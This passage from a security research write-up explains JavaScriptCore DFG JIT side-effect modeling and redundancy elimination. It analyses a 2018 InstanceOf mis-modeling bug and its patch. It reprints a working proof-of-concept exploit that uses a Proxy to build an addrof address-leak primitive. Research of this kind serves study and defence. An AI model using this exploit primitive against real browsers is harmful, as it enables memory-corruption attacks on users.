


Figure 4 – The code flow of `jsAddNonNumber` while adding a `String` with a `JSObject`

We can see that `jsAddNonNumber` checks the types of the arguments (in our case, `arg1` is a `String` and `arg2` is a `JSObject`) and then tries to convert them into primitive types (e.g., `String`, `Number`).

By setting the property `toString` in our object (second argument), we could cause JSC to run arbitrary JS code that is not part of the conventional flow of the add operator, i.e., side effect:

```

1. let myObj = {'toString' : function(){print("side-effect here"); return "myX";}};
2.
3. let a = "Hello " + myObj // this will print "side-effect here"
4. // a is "Hello myX"

```

## DFG Optimizations: Redundancy Elimination

A widespread DFG JIT optimization is called **redundancy elimination**. The goal of this optimization is to eliminate redundant guards when compiling an instruction into DFG. To determine which guards are redundant, JSC needs to know which instructions can cause side effects and under which terms (e.g., concerning the argument types passed to the operations). This way, guards that appear before and after an instruction that can't cause side effects will be considered redundant.

Let's look at the following example:

```

1. function Foo(arg){
2.     return arg.someProp / arg.otherProp;
3. }

```

The flow graph that represents this function will look like the following:




Figure 5 – Phase 1 – Representing the function from above as DFG before removing redundant guards

You might notice that JSC checks that our argument is a valid object **twice**, before and after fetching for the property "*someProp*." This guard makes sure that we still access a JS object before fetching a property from an object. In case JSC has successfully fetched the property "*someProp*," the second check is redundant since there are no possible side effects between the first fetch to the second one. Therefore, the graph will then look like the following:






Figure 6 – Phase 2 – Representing the function from above as DFG after removing redundant guards

Since this optimization removes unnecessary guards, JSC must determine in a rigorous way which guards are redundant.

So, to avoid these vulnerable scenarios, JSC does precise modeling for each JS operation. The side effect modeling is in the file **DFGAbstractInterpreterInlines.h** under the function **executeEffects**. This function holds a (HUGE) switch case that determines which operation could\could not cause side effects and under which terms. Whenever JSC calls **clobberWorld**, it assumes that the operation **can** execute side effects:

```

case GetDirectPName: {
    clobberWorld();
    makeHeapTopForNode(node);
    break;
}
case GetPropertyEnumerator: {
    setTypeForNode(node, SpecCell);
    clobberWorld();
    break;
}
case GetEnumeratorStructurePName: {
    setTypeForNode(node, SpecString | SpecOther);
    break;
}

```

Annotations:

- Operation Name (points to GetDirectPName)
- Can cause side effects (points to clobberWorld() in GetDirectPName)
- Can cause side effects (points to clobberWorld() in GetPropertyEnumerator)
- Can't cause side effects (points to setTypeForNode in GetEnumeratorStructurePName)

Figure 7 – Basic side effects modeling in JSC (DFGAbstractInterpreterInlines.h/executeEffects). Each case represents the operation’s code (opcode)

### Bad Side Effect Modeling: InstanceOf Vulnerability

A good use case that shows the risk potential of bad side effect modeling in JSC is the following bug. It was fixed in May 2018 right after commit 3b45a2433371160871a07d288b119b2454e3db19 (which is the last commit vulnerable to this bug). The patch to that vulnerability is quite simple:

<p>Vulnerable <code>instanceOf</code></p> <p>Path: Source/JavaScriptCore/dfg/DFGAbstractInterpreterInlines.h</p> <pre>case InstanceOf:     // Sadly, we don't propagate the fact that we've done InstanceOf     setNonCellTypeForNode(node, SpecBoolean);     break;</pre>	<p>Patched <code>instanceOf</code></p> <p>Path: Source/JavaScriptCore/dfg/DFGAbstractInterpreterInlines.h</p> <pre>case InstanceOf:     clobberWorld();     setNonCellTypeForNode(node, SpecBoolean);     break;</pre>
--	--

Figure 8 – Patching the bug by letting JSC know that the operation `instanceOf` can cause side effects

This simple patch suggests that this bug has something to do with bad side effect modeling.

With the help of [maxpl0it](https://twitter.com/maxpl0it) (<https://twitter.com/maxpl0it?s=20>), we can review the exploit that triggers this bug:

```
1.  class EmptyClass { };
2.  var a = [13.37];
3.  function TriggerClass() { };
4.  var leakme = {};
5.  var trigger = false;
6.
7.  var handler = {
8.      getPrototypeOf(){
9.          if (trigger){
10.             a[0] = leakme;
11.          }
12.          return EmptyClass.prototype;
13.      },
14.  };
15.
16.  TriggerClass.prototype = new Proxy({}, handler);
17.
18.  function addrof(obj){
19.      var toggle = true;
20.
21.      function addrof_internal(array){
22.          var _ = (new TriggerClass()) instanceof EmptyClass
23.          return array[0];
24.      }
25.
26.      for (var i = 0; i < 10000; i++){
27.          addrof_internal(a);
28.      }
29.      trigger = true;
30.      return addrof_internal(a);
31.  }
32.
33.
34.  print(addrof(leakme));
```

The exploit uses classic JSC exploit primitives (leaking addresses using type confusion caused by a bug, AKA, **addrof\fakeobj**) initially discovered by and mapped out in [this](http://www.phrack.org/issues/70/3.html) (<http://www.phrack.org/issues/70/3.html>) great Oct. 2016 article. This exploit implements the function `addrof` that allows leaking JS object addresses.

From the patch, we can deduct that the operation “*InstanceOf*” wasn’t modeled correctly for side effects, but the real question is: why *instanceOf* can trigger side effects?

Well, the answer to that question lies in the exploit! We can see that by creating a proxy object that handles the function *getPrototypeOf*," we can trigger side effects. The operation that implements the JS instruction *instanceOf* is **operationDefaultHasInstance**.

```
1.  size_t JIT_OPERATION operationDefaultHasInstance(ExecState* exec, JSCell* value, JSCell*
    proto) // Returns jsBoolean(True|False) on 64-bit.
2.  {
3.      ...
4.  }
```

**Note:** The parameter *value* corresponds with the new instance of *TriggerClass* we create under *addrof\_internal*."

The following flow chart describes why *operationDefaultHasInstance* causes side effects:





Figure 9 – Showing why *OperationDefaultHasInstance* can cause side effects

